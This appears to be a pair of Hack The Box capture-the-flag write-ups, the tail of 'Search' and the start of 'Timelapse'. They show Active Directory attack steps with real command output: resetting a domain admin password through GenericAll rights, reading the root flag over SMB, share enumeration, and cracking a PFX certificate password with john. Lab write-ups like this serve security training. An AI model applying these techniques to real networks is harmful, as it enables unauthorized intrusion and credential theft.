
As you can see ‘whoami’ result is showing that we are ‘BIR-ADFS-GMSA$’ user, not ‘Sierra’. Let’s look into Bloodhound one more time.

Let’s look into help of ‘Generic all’.
As you can see ‘Generic All’ privileges simply means full control over ‘Tristan’ user, who is also a domain admin. Let’s change the domain admin password.
Now we can access admin directory to read the root flag.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
┌──(root💀kali)-[~/hackthebox/machine/search] └─# smbclient //search.htb/C$ -U Tristan.Davies Enter WORKGROUP\Tristan.Davies's password: Try "help" to get a list of possible commands. smb: \> cd \Users\Administrator\Desktop smb: \Users\Administrator\Desktop\> ls . DRc 0 Mon Nov 22 15:21:49 2021 .. DRc 0 Mon Nov 22 15:21:49 2021 desktop.ini AHS 282 Mon Nov 22 15:21:49 2021 root.txt ARc 34 Fri Jan 7 11:13:49 2022 3246079 blocks of size 4096. 461189 blocks available smb: \Users\Administrator\Desktop\> get root.txt getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec) ┌──(root💀kali)-[~/hackthebox/machine/search] └─# cat root.txt e66ca102d9ee6b0894fffa9a65b13e18
Summary of knowledge
kerbrute enumerate valid usernames
crackmapexec password spray
bloodhound information gathering
Kerberoasting without SPNs
hashcat crack service account’s hash
XLS file remove password protection
browser digital certificate password crack using p12tool
using gMSADumper read GMSA password
change the domain admin password to privesc
Contact me
QQ: 1185151867
twitter: https://twitter.com/fdlucifer11
github: https://github.com/FDlucifer
I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…
PFX 身份与 LAPS 读取范围
ZIP 与 PFX 的口令恢复连接证书 WinRM,PowerShell 历史和 ADComputer 属性进一步确定读取 LAPS 的权限。
来源 timelapse · 原记录 2022-03-27 · 11 个代码块 · 5 处图片引用
查看分析过程、攻击步骤与完整代码
introduce
OS: Windows Difficulty: Easy Points: 20 Release: 26 Mar 2022 IP: 10.10.11.152
┌──(root💀kali)-[~/hackthebox/machine/timelapse] └─# nmap -sV -v -p- --min-rate=10000 10.10.11.152 PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-03-27 05:40:20Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open ldapssl? 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name) 3269/tcp open globalcatLDAPssl? 5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 9389/tcp open mc-nmf .NET Message Framing 49667/tcp open msrpc Microsoft Windows RPC 49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 49674/tcp open msrpc Microsoft Windows RPC 49687/tcp open msrpc Microsoft Windows RPC 59512/tcp open msrpc Microsoft Windows RPC Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
# numResponses: 2 # numEntries: 1 ┌──(root💀kali)-[~/hackthebox/machine/timelapse] └─# enum4linux 10.10.11.152 1 ⨯ Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Mar 26 19:11:03 2022
========================== | Target Information | ========================== Target ........... 10.10.11.152 RID Range ........ 500-550,1000-1050 Username ......... '' Password ......... '' Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
==================================================== | Enumerating Workgroup/Domain on 10.10.11.152 | ==================================================== [E] Can't find workgroup/domain ============================================ | Nbtstat Information for 10.10.11.152 | ============================================ Looking up status of 10.10.11.152 No reply from 10.10.11.152 ===================================== | Session Check on 10.10.11.152 | ===================================== Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437. [+] Server 10.10.11.152 allows sessions using username '', password '' Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451. [+] Got domain/workgroup name: =========================================== | Getting domain SID for 10.10.11.152 | =========================================== Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359. Domain Name: TIMELAPSE Domain Sid: S-1-5-21-671920749-559770252-3318990721 [+] Host is part of a domain (not a workgroup) ====================================== | OS information on 10.10.11.152 | ====================================== Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458. Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464. [+] Got OS info for 10.10.11.152 from smbclient: Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467. [+] Got OS info for 10.10.11.152 from srvinfo: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED ============================= | Users on 10.10.11.152 | ============================= Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866. [E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
Use of uninitialized value $global_workgroupin concatenation (.) or string at ./enum4linux.pl line 881. [E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED ========================================= | Share Enumeration on 10.10.11.152 | ========================================= Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640. do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND) Sharename Type Comment --------- ---- ------- Reconnecting with SMB1 for workgroup listing. Unable to connect with SMB1 -- no workgroup available [+] Attempting to map shares on 10.10.11.152 ==================================================== | Password Policy Information for 10.10.11.152 | ==================================================== [E] Unexpected error from polenum: [+] Attaching to 10.10.11.152 using a NULL share [+] Trying protocol 139/SMB... [!] Protocol failed: Cannot request session (Called Name:10.10.11.152) [+] Trying protocol 445/SMB... [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights. Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 501. [E] Failed to get password policy with rpcclient ============================== | Groups on 10.10.11.152 | ============================== Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542. [+] Getting builtin groups: [+] Getting builtin group memberships: Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542. [+] Getting local groups: [+] Getting local group memberships: Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 593. [+] Getting domain groups: [+] Getting domain group memberships: ======================================================================= | Users on 10.10.11.152 via RID cycling (RIDS: 500-550,1000-1050) | ======================================================================= Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 710. [E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible. Use of uninitialized value $global_workgroupin concatenation (.) or string at ./enum4linux.pl line 742.
============================================= | Getting printer info for 10.10.11.152 | ============================================= Use of uninitialized value $global_workgroupin concatenation (.) or string at ./enum4linux.pl line 991. Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED

┌──(root💀kali)-[~/hackthebox/machine/timelapse] └─# smbclient -L 10.10.11.152 Enter WORKGROUP\root's password: Sharename Type Comment --------- ---- ------- ADMIN$ Disk Remote Admin C$ Disk Default share IPC$ IPC Remote IPC NETLOGON Disk Logon server share Shares Disk SYSVOL Disk Logon server share ┌──(root💀kali)-[~/hackthebox/machine/timelapse] └─# smbclient //10.10.11.152/Shares 1 ⨯ Enter WORKGROUP\root's password: Try "help" to get a list of possible commands. smb: \> ls . D 0 Mon Oct 25 11:39:15 2021 .. D 0 Mon Oct 25 11:39:15 2021 Dev D 0 Mon Oct 25 15:40:06 2021 HelpDesk D 0 Mon Oct 25 11:48:42 2021
we find a .pfx file, so we can check the below Reference link to read:
Certificate (password-less) based authentication in WinRM
Windows authentication without passwords in OpenStack
then we known we need to crack legacyy_dev_auth.pfx import password by using john:
How to run John Ripper attack to p12 password (educative pruposes)?
or use this tool is fine:
crackpkcs12
1 2 3 4 5 6 7 8 9 10 11 12
┌──(root💀kali)-[~/hackthebox/machine/timelapse] └─# pfx2john legacyy_dev_auth.pfx |john --wordlist=/usr/share/wordlists/rockyou.txt /dev/stdin 1 ⨯ Using default input encoding: UTF-8 Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 512/512 AVX512BW 16x]) Cost 1 (iteration count) is 2000 for all loaded hashes Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes Will run 4 OpenMP threads Press Ctrl-C to abort, or send SIGUSR1 to john process for status thuglegacy (legacyy_dev_auth.pfx) 1g 0:00:00:16 DONE (2022-03-27 07:09) 0.06211g/s 200729p/s 200729c/s 200729C/s thumper1990..thsco04 Use the "--show" option to display all of the cracked passwords reliably Session completed.
then:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out private.pem
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:

┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.crt
Enter Import Password:

┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# openssl rsa -in private.pem -out private2.pem
Enter pass phrase for private.pem:
writing RSA key

┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# ls

cert.crt             LAPS_OperationsGuide.docx         LAPS.x64.msi          private2.pem  winrm_backup.zip
LAPS_Datasheet.docx  LAPS_TechnicalSpecification.docx  legacyy_dev_auth.pfx  private.pem